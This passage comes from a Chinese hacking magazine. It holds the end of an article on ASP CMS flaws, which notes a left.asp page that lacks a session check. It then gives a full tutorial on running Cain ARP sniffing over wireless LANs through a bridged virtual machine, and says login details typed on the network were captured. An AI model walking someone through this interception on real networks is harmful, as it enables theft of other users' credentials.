


图9

对权限的判断用到了session，session为空则跳转到error.asp，由于session是保存在服务器上的，因此无法像cookie那样进行欺骗，不过left.asp中却没有做任何的判断，直接在浏览器中打开该文件的话，就会如图10所示，但由于其它页面都做了session判断，因此这个就比较鸡肋了，不过也能起到一个信息收集的作用。




图10

对这个小CMS系统的分析就进行到这里，大家赶快去找几套CMS系统实践一下吧，针对asp其它安全漏洞的介绍与挖掘方法我将在后续文章中一一为大家介绍。

（文章中涉及到的Winsock Expert和HDSI3.0，已经收录在了光盘中）

在无线局域网中使用Cain进行嗅探

清原长风[B.B.E]

文章难易度：★★★
文章阅读点：使用虚拟机将主机上的无线网卡虚拟成虚拟系统中的以太网网卡，以实现在无线局域网中也可以使用CAIN进行嗅探

相信大家都知道如何在局域网中使用ARP嗅探来获取有用的数据吧，在ARP嗅探的强大威力下，绝大部分敏感信息都会暴露无遗，而使得我们将这项技术发挥到极限的神兵利器就是著名的Cain。现在的无线网络使用的非常广泛，无线局域网正在取代传统意义上的双绞线局域网，但令人遗憾的是Cain只支持以太网网卡，而不支持无线网卡，那么我们要如何才能在无线局域网中进行嗅探呢？

我向大家介绍的方法就是使用虚拟机将主机上的无线网卡虚拟成虚拟系统中的以太网网卡，下面就来看我的具体操作，首先安装一个虚拟的XP系统，配置虚拟XP系统的网络为桥接模式，如图1。注意：只有在虚拟机电源关闭的时候才能修改此设置。




图1

然后我们在主机（也就是我们的物理操作系统）中连接到无线网络，如图2。我这里连接到了一个SSID为bwk的无线网络中，分配得到的IP为192.168.1.101，路由器的IP为192.168.1.1，也就是网关。




图2

接下来启动刚才的虚拟XP系统，大家可以通过这个XP里的网络连接看到它的IP是192.168.1.102，这就是桥接模式。我们再打开虚拟XP系统中的Cain，选择IP是192.168.1.102的网卡设备，如图3，然后就是网络主机扫描了，如图4，接下来的工作就和普通的Cain嗅探操作一摸一样了，如图5。




图3




图4




图5

我使用主机系统访问了校内网和路由器，虚拟机中的Cain准确无误的记录下了我输入的敏感信息，如图6。现在大家都知道如何在无线网络中使用功能强大的Cain了吧，相信这一技术会给大家在WlanHack中带来很大的帮助。

